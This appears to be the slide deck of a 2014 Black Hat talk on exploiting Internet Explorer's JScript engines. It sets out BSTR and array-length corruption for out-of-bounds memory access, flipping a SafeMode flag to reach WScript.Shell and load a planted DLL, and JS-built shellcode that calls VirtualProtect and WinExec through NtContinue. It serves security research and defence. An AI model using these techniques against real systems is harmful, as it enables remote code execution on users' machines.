Write Once, Pwn Anywhere

Yang Yu
Twitter: @tombkeeper

Agenda

- Summon BSTR back
- JScript 9 mojo

- “Vital Point Strike”
- “Interdimensional Execution”

Who am I?

- From Beijing, China
- Director of Xuanwu Security Lab at Tencent
  - We're hiring ☺
- Researcher from 2002, geek from birth
  - Strong focus on exploiting and detection
- Before 2002, I am a…


Before 2002


Now


black hat
USA 2014
Summon BSTR back

About BSTR

JScript 5.8 and earlier use BSTR to store String object data

```
struct BSTR {
    LONG length;
    WCHAR* str;
}
```

```
var str = “AAAAAAAA”;
```

```
0:016> dc 120d0020 l 8
120d0020  00000010 00410041 00410041 00410041  ....A.A.A.A.A.A.
120d0030  00410041 00000000 00000000 00000000  A.A.............
```

Corrupt BSTR prefix

```
var str = “AAAAAAAA”;
```

```
0:016> dc 120d0020 l 4
120d0020  00000010 00410041 00410041 00410041  ....A.A.A.A.A.A.
```

```
writeByVul(0x120d0020, 0x7ffffff0);
```

```
0:016> dc 120d0020 l 4
120d0020  7ffffff0 00410041 00410041 00410041  ....A.A.A.A.A.A.
```

```
var outofbounds = str.substr(0x22222200,4);
```

* Peter Vreugdenhil, “Pwn2Own 2010 Windows 7 Internet Explorer 8 exploit”

Locate the address of BSTR prefix

```
var strArr = heapSpray("\u0000");
var sprayedAddr = 0x14141414;

writeByVul(sprayedAddr);
for (i = 0; i < strArr.length; i++) {
    p = strArr[i].search(/[^\u0000]/);
    if (p != -1) {
        modified = i;
        leverageStr = strArr[modified];
        bstrPrefixAddr = sprayedAddr - (p)*2 - 4;
        break;
    }
}
```

* Fermin J. Serna, “The info leak era on software exploitation”

JScript 9 replaced JScript 5.8 since IE 9
JScript 9 does not use BSTR now
So exploiters switch to flash vector object

But, JScript 5.8 is still there
We can summon it back

The spell to summon JScript 5.8 back

```
<META http-equiv = "X-UA-Compatible" content = "IE=EmulateIE8"/>
<Script Language = "JScript.Encode">
…
</Script>
```

or

```
<META http-equiv = "X-UA-Compatible" content = "IE=EmulateIE8"/>
<Script Language = "JScript.Compact">
…
</Script>
```

* Some features are not supported with JScript.Compact, like eval().

Seems we've already done…

Summon JScript 5.8 back

Locate and corrupt BSTR prefix

Info leak

ROP

But, is JScript 9 really unexploitable?


black hat
USA 2014
JScript 9 mojo

About JScript 9

- Design to fast
  - Security is not the highest priority
  - We should thanks Google V8 JavaScript engine and those speed tests ☺
- Very different from JScrip 5.8
- No longer use BSTR to store String
  - But there is something better

JScript 9 String object spray mojo

```
var str = "AA";
for (var i = 0 ; i < count ; i++)
{
    strArr[i] = str.substr(0,2);
}
```

```
0:017> dc 12120000 l 10
12120000  68347170 02f8ff70 00000002 02deafb8  pq4hp...........
12120010  02deafb8 00000000 00000000 00000000  ................
12120020  68347170 02f8ff70 00000002 02deafb8  pq4hp...........
12120030  02deafb8 00000000 00000000 00000000  ................
0:017> du 02deafb8
02deafb8  "AA"
```

Array data - “BSTR” of JScript 9

```
var count = (0x80000-0x20)/4;  // 0x0001fff8
var intArr = new Array(count);
for(var i=0; i<count; i++) {
    intArr[i] = 0x11111111;
}
```

```
0:004> dc 01c3f9c0 l 4*2
01c3f9c0  6eb74534 031f6940 00000000 00000005  ................
01c3f9d0  0001fff8 0d0d0010 0d0d0010 00000000  ................
0:014> dc 0d060010-10 l 4*3
0d060000  00000000 0007fff0 00000000 00000000  ................
0d060010  00000000 0001fff8 0001fff8 00000000  ................
0d060020  11111111 11111111 11111111 11111111  ................
```

* Internet Explorer 11

Locate the address of Array data length

```
var sprayedAddr = 0x14141414, arrLenAddr = -1;
var intArr = arrSpray( 0x11111111, count, size );

writeByVul(sprayedAddr);
for (i = 0 ; i < count ; i++) {
    for (j = 0 ; j < size ; j++) {
        if(intArr[i][j] != 0x11111111 ) {
            arrLenAddr = sprayedAddr-j*4-8;
            break;
        }
    }
    if(arrLenAddr != -1) break;
}
```

Corrupt JScript 9 Array data prefix

```
writeByVul(0x0d0d0018 , 0x30000000);
```

```
0:004> dc 0d0d0010-10 l 4*3
0d0d0000  00000000 0007fff0 00000000 00000000  ................
0d0d0010  00000000 0001fff8 30000000 00000000  ............0....
0d0d0020  11111111 11111111 11111111 11111111  ................
```

The out-of-bounds read will be failed if only enlarge length in the Array data prefix, this is due to JScript 9 will check the length in Array object structure while reading Array data.

```
var outofbounds = intArr[0x40000]; // failure
```

JScript 9 Array data length mojo

But the out-of-bounds writing can be conducted, and the length in Array object structure will be rewrote automatically, then we can proceed with the out-of-bounds read operation.

```
intArr[0x00200200] = 0x22222222;
```

```
0:004> dc 01c3f9c0 l 4*2
01c3f9c0  6eb74534 031f6940 00000000 00000001  4E.n@i.........
01c3f9d0  00200201 0d0d0010 0d0d0010 00000000  .. ............
0:004> dc 0d0d0010-10 l 4*3
0d0d0000  00000000 0007fff0 00000000 00000000  ................
0d0d0010  00000000 00200201 30000000 00000000  ..... ....0....
0d0d0020  11111111 11111111 11111111 11111111  ................
```

```
var outofbounds = intArr[0x40000]; // success
```

JScript 9 is more exploit-friendly

- String object itself can be sprayed
- BSTR only can read, but Array can write
- Custom heaps, no gaps, less random
- More raw internal data structures
- More “interesting” objects

New “interesting” objects

Int8Array Object	Uint8Array Object
Int16Array Object	Uint16Array Object
Int32Array Object	Uint32Array Object
ArrayBuffer Object	DataView Object

Make it more easier to read and write memory

* Supported in Internet Explorer 10 and Internet Explorer 11

Questions left for you

- How to turn “calling UAF” to “rewriting UAF”?
- How to trigger a rewriting UAF multiple times without crash?
- Since BSTR use system heap, how to bypass heap gaps in Windows 8/8.1 when using BSTR trick?
- String object is read only, how to write memory in JScript 5.8?

How to exploit all of them?

“Rewriting UAFs” is not rare: CVE-2013-0087, CVE-2013-0094, CVE-2013-2551, CVE-2013-3111, CVE-2013-3123, CVE-2013-3146, CVE-2013-3914, CVE-2013-3915, CVE-2014-0322…

And many other UAFs can be converted to “rewriting UAFs”

But not every rewriting is exploit-friendly

☺	`mov dword ptr [ecx+8], eax`
😐	`or dword ptr [esi+8], 0x20000`
😐	`dec dword ptr [eax+8]`
😐	`inc dword ptr [eax+0x10]`
☹	`and dword ptr [ebx], 0`
☹	`mov dword ptr [eax+4], 0`

So are we done now?

Summon JScript 5.8 back or use JScript 9 mojo

Locate and corrupt the length

Info leak

ROP

But I am too lazy to ROP


“Vital Point Strike”

Vital Points in the human body

Some special point, when pressure is applied, produces crippling pain, even leads to serious injury or death

Is there any Vital Point in memory?

In Windows Script Host or HTML Application, JScript can invoke any objects, such as WScript.Shell

So, what is the difference between wscript.exe and iexplore.exe?

“SafeMode” switch in JScript object

Pseudo-code:

```
// 0x1D4, 0x1E4 or 0x1F4 in JScript 9,
// 0x188 or 0x184 in JScript 5.8, depends on versions
safemode = *(DWORD *)(jsobj + 0x188);

if ( safemode & 0xB == 0 ) {
   Turn_on_God_Mode();
}
```

More puzzles

- How to locate the JScript object?
- How to read JScript object when it's address is lower than the corrupted BSTR?
- On JScript 9 in IE 11, "SafeMode" is well protected, how to bypass that __fastfail?

Even if you solve all the problems, and finally use "WScript.Shell" to run calc.exe, you still have to deal with this:

I don’t have enough time to present all these techniques

But I want to talk about the last puzzle, that warning message, it is my favorite

“LoadLibrary” via JavaScript

1. Download a DLL by XMLHttpRequest object, the file will be temporarily saved in the cache directory of IE;
2. Use "Scripting.FileSystemObject" to search the cache directory to find that DLL;
3. Use "Scripting.FileSystemObject" to create a directory named "System32", copy the DLL into that directory, and named it as "shell32.dll“;
4. Modify the "SystemRoot" environment variable of current process via "WScript.Shell" object to the upper directory of the "System32" directory created just now;
5. Create "Shell.Application" object, trigger to loading “%SystemRoot%\System32\shell32.dll”.

“Vital Point Strike”

- Universal
  - Windows XP ~ Windows 8.1 / IE 6 ~ IE 11
  - Maybe Windows 98 / IE5
- Even don’t need any native code
  - If you don’t want to break out of sandbox
  - JS payload can do enough things in “God Mode”


“Interdimensional Execution”

function GetBaseAddrByPoiAddr()

Even under ASLR, module address is 0x10000 aligned, so we can find the base address of the module according any pointer like this

```
function GetBaseAddrByPoiAddr( PoiAddr ) {
    var BaseAddr = 0;
    BaseAddr = PoiAddr & 0xFFFF0000;
    while( readDword(BaseAddr)     != 0x00905A4D ||
           readDword(BaseAddr+0xC) != 0x0000FFFF    ) {
        BaseAddr -= 0x10000;
    }
    return BaseAddr;
}
```

function GetModuleFromImport()

We can read the import table of a module, find out the base address of kernel32.dll or others

```
function GetModuleFromImport( ModuleName, LibAddr ) {
    var p   = 0;
    var pImport;  // PIMAGE_IMPORT_DESCRIPTOR

    p = readDword(LibAddr + 0x3C);
    p = readDword(LibAddr + p + 0x80);
    pImport = LibAddr + p;
    while( readDword(pImport+0x0C) != 0 ) {
…
```

function GetProcAddress()

Since we can read PE data, certainly we can GetProcAddress()

```
function GetProcAddress( LibAddr, ProcName ) {
    var FuncAddr, pExport, pNameBase, AddressOfNameOrdinals;
…
    p = readDword(LibAddr + 0x3C);
    p = readDword(LibAddr + p + 0x78);
    pExport = LibAddr + p;
    NumberOfNames = readDword(pExport + 0x18);
…
```

Now, we can do these in JS just like in C

```
var jscript9 = GetBaseAddrByPoiAddr(jsobj);
var kernel32 = GetModuleFromImport("kernel32.dll", jscript9);
var ntdll    = GetModuleFromImport("ntdll.dll", kernel32);
var VirtualProtect = GetProcAddress(kernel32, "VirtualProtect");
var WinExec        = GetProcAddress(kernel32, "WinExec");
var NtContinue     = GetProcAddress(ntdll, "NtContinue");
…
```

NtContinue()

```
NTSTATUS NTAPI NtContinue (
    IN PCONTEXT ThreadContext,
    IN BOOLEAN  RaiseAlert
);
```

NtContinue can control the value of all registers, including the EIP and ESP

Value of the second parameter does not affect the main function of NtContinue

struct _CONTEXT

```
#define CONTEXT_i386    0x00010000
#define CONTEXT_CONTROL (CONTEXT_i386|0x00000001L)
#define CONTEXT_INTEGER (CONTEXT_i386|0x00000002L)
…
typedef struct _CONTEXT {
     ULONG ContextFlags;
…
     ULONG Eip;
     ULONG SegCs;
     ULONG EFlags;
     ULONG Esp;
…
```

Object operation call

```
0:019> dc 14162050
14162050  681b4534 035f46a0 00000000 00000005  4E.h.F_.........
14162060  00000001 14162078 14162078 00000000  ....x ..x ......
```

```
var n = intArr[i].length;  // Trigger a function pointer call
```

```
eax=681b4534 ebx=00000000 ecx=14162050 edx=14162050
esi=02da4b80 edi=00000073 eip=681bda81 esp=03ddab84
Js::JavascriptOperators::GetProperty_Internal<0>+0x4c:
681bda81 ff5040 call  dword ptr [eax+40h]
0:007> dc esp
03ddab84  14162050 00000073 03ddabdc 00000000  P ..s...........
```

One stone, two birds

```
eax=12161003 ebx=00000000 ecx=14162050 edx=14162050
esi=02da4b80 edi=00000073 eip=681bda81 esp=03ddab84
681bda81 ff5040 call  dword ptr [eax+40h]
0:019> dds eax+40 l 1
12161043  770ffef0 ntdll!NtContinue
0:019> dc esp
03ddab84  14162050 00000073 03ddabdc 00000000  P ..s.....
0:019> dc 14162050
14162050  12161003 00000000 00000000 00000000  ..............
0:019> dt _CONTEXT ContextFlags Eip Esp 14162050
  +0x000 ContextFlags   : 0x12161003
  +0x0b8 Eip            : 0x75f310c8 // VirtualProtect
  +0x0c4 Esp            : 0x14180000 // faked stack
```

Fake ThreadContext

Pointer to Shellcode
lpAddress
dwSize
PAGE_EXECUTE_READWRITE
lpflOldProtect

← ThreadContext.Esp

```
BOOL WINAPI VirtualProtect (
    LPVOID lpAddress,
    SIZE_T dwSize,
    DWORD  flNewProtect,
    PDWORD lpflOldProtect
);
```

Since we already known the Shellcode address, and we can using JS version GetProcAddress() to provide function address,
so the Shellcode do not need GetPC, ReadPEB, GetKernel32, etc.
It could be difficult to detect and identify.

“Interdimensional”

	Dimension 1	Dimension 2
	Native	Script

```
                0x????????
                0x????????
ebp →
                …
                …
FF5504          call [ebp - 4]
50              push eax
```

```
…
var OpenProcess     = …
var DeviceIoControl = …
…
scArr[0] = OpenProcess;
scArr[1] = DeviceIoControl;
…
…
scArr[?] = 0x500455FF
…
```

Using C to write native Shellcode

```
struct _PointerTable {
    FARPROC WinExec;
    FARPROC ExitProcess;
    char   *szath;
};

void ShellCode(void) {
    struct _PointerTable pt;

    __asm mov ebp, 0xAAAAAAAA
    pt.WinExec( pt.szath, SW_SHOWNORMAL );
    pt.ExitProcess(0);
}
```

Native dimention

```
_ShellCode:
 00000000: 55           push   ebp
 00000001: 8BEC         mov    ebp,esp
 00000003: 83EC0C       sub    esp,0x0C
 00000006: BDAAAAAAAA   mov    ebp,0xAAAAAAAA
 0000000B: 6A01         push   1
 0000000D: FF75FC       push   dword ptr [ebp-4]
 00000010: FF55F4       call   dword ptr [ebp-0x0C]
 00000013: 6A00         push   0
 00000015: FF55F8       call   dword ptr [ebp-8]
 00000018: C9           leave
 00000019: C3           ret
```


→ 558BEC83EC0CBDAAAAAAAA6A01FF75FCFF55F46A00FF55F8C9C3

Script dimention

```
var WinExec = GetProcAddress(kernel32, "WinExec");
…
ptArr[0] = WinExec;
ptArr[1] = ExitProcess;
ptArr[2] = strCalcAddr;
var scStr = "558BEC83EC0CBD" + numToHexStr(ptArrAddr + 0x0C) +
            "6A01FF75FCFF55F46A00FF55F8C9C3";
writeHexStrToArr(scStr, scArr);
stackArr[esp]   = scArrAddr;              // return address
stackArr[esp+1] = makeAlign(scArrAddr);
stackArr[esp+2] = 0x4000;                 // size
stackArr[esp+3] = 0x40;                   // RWE flag
stackArr[esp+4] = stackArrAddr;
…
```

“Interdimensional Execution”

- Script dimension ←→ Native dimension
- A little bit like ROP, but totally not ROP
  - No fixed address, no fixed offset
- Incredible universal
  - Software/OS version-independent
- Not only effective for IE ☺
- Not only effective for Windows ☺


POLICE PUBLIC BOX
POLICE PUBLIC BOX

“Vital Point Strike” and “Interdimensional Execution” are different from traditional exploit technique

Make sure your APT detection system can handle them

Know your enemy, surpass your enemy

“While you do not know life,
how can you know about death?”

“未知生，焉知死？”

Confucius

While you do not know attack,
how can you know about defense?

未知攻，焉知防？


black hat
USA 2014
Q&A